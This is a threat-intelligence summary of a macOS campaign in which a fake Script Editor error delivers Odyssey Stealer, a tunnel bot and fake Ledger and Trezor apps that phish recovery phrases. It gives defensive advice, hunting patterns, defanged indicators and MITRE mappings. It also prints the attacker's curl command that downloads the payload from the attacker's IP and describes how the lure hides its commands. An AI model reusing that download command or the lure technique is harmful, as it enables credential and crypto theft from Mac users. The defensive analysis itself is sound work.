
Fake macOS Script Editor Error Delivers Odyssey Stealer and Wallet Phishing Apps
Summary
A technical analysis traces how a fake Script Editor error tricks Mac users into running Odyssey Stealer, which steals credentials and other data, deploys a remote-access bot, and replaces Ledger and Trezor apps with recovery-phrase phishing apps.
Key points

- A compiled AppleScript uses a fake “Error 0x0013” message and more than 200 blank or comment lines to hide commands that download and run malware when the user clicks Run.
- The analysis identifies the universal Intel and Apple Silicon payload as Odyssey Stealer, which can check a Mac password and collect keychain, browser, wallet, messaging, Notes, and SSH data.
- The stealer archives collected data and uploads it to attacker infrastructure.
- A downloaded Go program reads hidden files and uses the yamux library; the analysis says this indicates a tunnel, but its full command set could not be confirmed.
- If installed, the malware replaces Ledger and Trezor apps with small webview apps that request recovery phrases and send submitted phrases to the attackers.
- The analysis found no mechanism to restart Odyssey or the bot after a reboot and provides user-response and defender-hunting guidance.
Article Details
- Attack Vectors
- A compiled AppleScript lure, Installer GoogleCert.scpt, displays a fake error and instructs the victim to press Run in Script Editor; the script then downloads and quietly executes Odyssey Stealer.
- Odyssey prompts for the Mac password and, according to the analysis, checks the entered password before retaining it for later administrator-level commands.
- Odyssey collects keychain and browser data, cookies, wallet data, notes, Telegram sessions, SSH data, and other files, then uploads an archive to attacker infrastructure.
- After the theft, a Go bot reads hidden files in the user's home folder and establishes a tunnel back to the attackers; the article says the precise command set could not be confirmed.
- If Ledger Live, Ledger Wallet, or Trezor Suite is installed, Odyssey replaces it with a fake app that displays attacker-hosted pages designed to collect wallet recovery phrases.
- Defensive Notes
- Do not run an installer or update that asks you to press Run in Script Editor; close suspicious .scpt files displaying an error prompt.
- Treat an unexpected plain dialog titled “Password Request” as suspicious. If the password was entered, change it.
- Never enter a hardware-wallet recovery phrase on a computer or into a wallet app.
- If the file ran, treat the Mac as compromised: move crypto funds from a different clean device, reinstall wallet apps only from official sites, log out of browser sessions, and change passwords.
- Hunt for /tmp/chrome, /tmp/binaryexe, /tmp/lksopo*, and ~/.botid, ~/.pwd, ~/.phost, ~/.bhost, and ~/.username.
- Flag osascript dialogs with hidden answers followed by dscl . authonly, and curl POST requests with buildid and username headers to /log.
- Watch for Ledger or Trezor apps under /Applications that are ad-hoc signed or only a few hundred KB in size.
- Consider changing the default app for .scpt files so double-clicking does not open Script Editor.
Indicators of compromise
| Type | Indicator | Context |
|---|---|---|
| IPV4 | 85[.]193[.]68[.]244 | Attacker server used to deliver Odyssey Stealer, receive stolen data, and serve fake wallet phishing pages. |
| IPV4 | 85[.]193[.]68[.]245 | Attacker server used to deliver the bot and fake wallet apps. |
| SHA256 | 0cab9d1602f82e13431542da357c94fc02298618ec01fbc0e528398183312388 | SHA-256 of the bot saved as /tmp/binaryexe. |
| SHA256 | 163d1596f82d169337e282e587114dce5f6d3ef219c6db27444dcf351343a1e2 | SHA-256 of a fake Trezor Suite app used in the wallet-app replacement and recovery-phrase phishing activity. |
| SHA256 | 35110aa69b6df16f53041b5a75968772081eb84a0d934083f635a40767a8adb1 | SHA-256 of another Odyssey Stealer build on the same attacker server. |
| SHA256 | 4b73ab83d0a979daa871844216b787b92f16633a19d6b3de62203823b8a4e590 | SHA-256 of a fake Ledger Live app used in the wallet-app replacement and recovery-phrase phishing activity. |
| SHA256 | 748f703396c8c7f3c5cf728f60c932e73136703cf6056c5454a6f0855d28c8d2 | SHA-256 of the Odyssey Stealer payload saved as /tmp/chrome. |
| SHA256 | ab0f4b63eaf3aac2d3bd69ab3c1d7723edcd540eb20eaaf613272e6725af4d66 | SHA-256 of the Installer GoogleCert.scpt lure. |
| SHA256 | c54cc5138acbd7cc04e737fc4c54a359566382cecda31fa1a67b3ed813ae83e0 | SHA-256 of a fake Ledger Wallet app used in the wallet-app replacement and recovery-phrase phishing activity. |
| URL | hxxp[:]//85[.]193[.]68[.]244/d/u21754844 | Attacker-controlled URL used to download the Odyssey Stealer payload. |
| URL | hxxp[:]//85[.]193[.]68[.]244/ledger-seed | Attacker endpoint that receives wallet recovery phrases entered into the fake wallet page. |
| URL | hxxp[:]//85[.]193[.]68[.]244/ledger?username= | Attacker-hosted fake Ledger page used to solicit a hardware-wallet recovery phrase. |
| URL | hxxp[:]//85[.]193[.]68[.]244/log | Attacker endpoint used to receive the archive of stolen data. |
| URL | hxxp[:]//85[.]193[.]68[.]245/web/bot | Attacker-controlled URL used to download the Go bot. |
MITRE ATT&CK
T1005 · Data from Local SystemOdyssey collects local files and data including Notes, Telegram sessions, SSH data, shell history, and wallet data.T1027 · Obfuscated Files or InformationThe stealer's text is encrypted and decoded through many small routines; the bot is also obfuscated with garble.T1036 · MasqueradingThe downloaded stealer is named chrome as camouflage, although the article says it is unrelated to Google Chrome.T1041 · Exfiltration Over C2 ChannelOdyssey archives collected data and uploads it to the attackers' /log endpoint.T1056.002 · GUI Input CaptureOdyssey presents a password dialog and checks the password entered by the victim; the fake wallet pages also solicit recovery phrases.T1059.002 · AppleScriptThe lure is a compiled AppleScript run in Script Editor; its commands download and launch the payload.T1105 · Ingress Tool TransferThe script uses curl to download Odyssey Stealer, and Odyssey later downloads the bot and fake wallet apps.T1204.002 · Malicious FileThe infection depends on the victim pressing Run on the malicious .scpt file.T1219 · Remote Access ToolsA downloaded Go bot contains a yamux library and port 34521; the analysis says this points to a tunnel back to the attackers, but its full command set was not confirmed.T1539 · Steal Web Session CookieThe article reports that Odyssey collects browser cookies, including Safari cookies.T1555.001 · KeychainOdyssey steals the macOS keychain and the key Chrome uses to encrypt saved passwords.T1555.003 · Credentials from Web BrowsersOdyssey collects saved logins and other browser data from Chromium-based browsers, Firefox, and Waterfox.
Malware
Vendors
ApplePayload: Odyssey Stealer, built for both Intel and Apple Silicon Macs.LedgerIt then installs a hidden remote-access "bot" and swaps your Ledger or Trezor wallet app for a fake one that asks for your recovery phrase.TrezorIt then installs a hidden remote-access "bot" and swaps your Ledger or Trezor wallet app for a fake one that asks for your recovery phrase.
Products
Google Chromecurl -s -o /tmp/chrome http://85[.]193[.]68[.]244/d/u21754844Ledger LiveAfter the theft: a Go "bot" that opens a hidden tunnel back to the attackers, and fake Ledger Live, Ledger Wallet and Trezor Suite apps that phish your recovery phrase.Ledger WalletAfter the theft: a Go "bot" that opens a hidden tunnel back to the attackers, and fake Ledger Live, Ledger Wallet and Trezor Suite apps that phish your recovery phrase.macOSA compiled AppleScript file called Installer GoogleCert.scpt opens in macOS Script Editor with a fake error message and asks you to press the ▶ Run button to "install the latest updates".Script EditorA compiled AppleScript file called Installer GoogleCert.scpt opens in macOS Script Editor with a fake error message and asks you to press the ▶ Run button to "install the latest updates".Trezor SuiteAfter the theft: a Go "bot" that opens a hidden tunnel back to the attackers, and fake Ledger Live, Ledger Wallet and Trezor Suite apps that phish your recovery phrase.
Tools
CapstoneTools used: Malcat, capstone, unicorn, Censys and Recorded Future Triage.CensysTools used: Malcat, capstone, unicorn, Censys and Recorded Future Triage.MalcatTools used: Malcat, capstone, unicorn, Censys and Recorded Future Triage.Recorded Future TriageTools used: Malcat, capstone, unicorn, Censys and Recorded Future Triage.unicornTools used: Malcat, capstone, unicorn, Censys and Recorded Future Triage.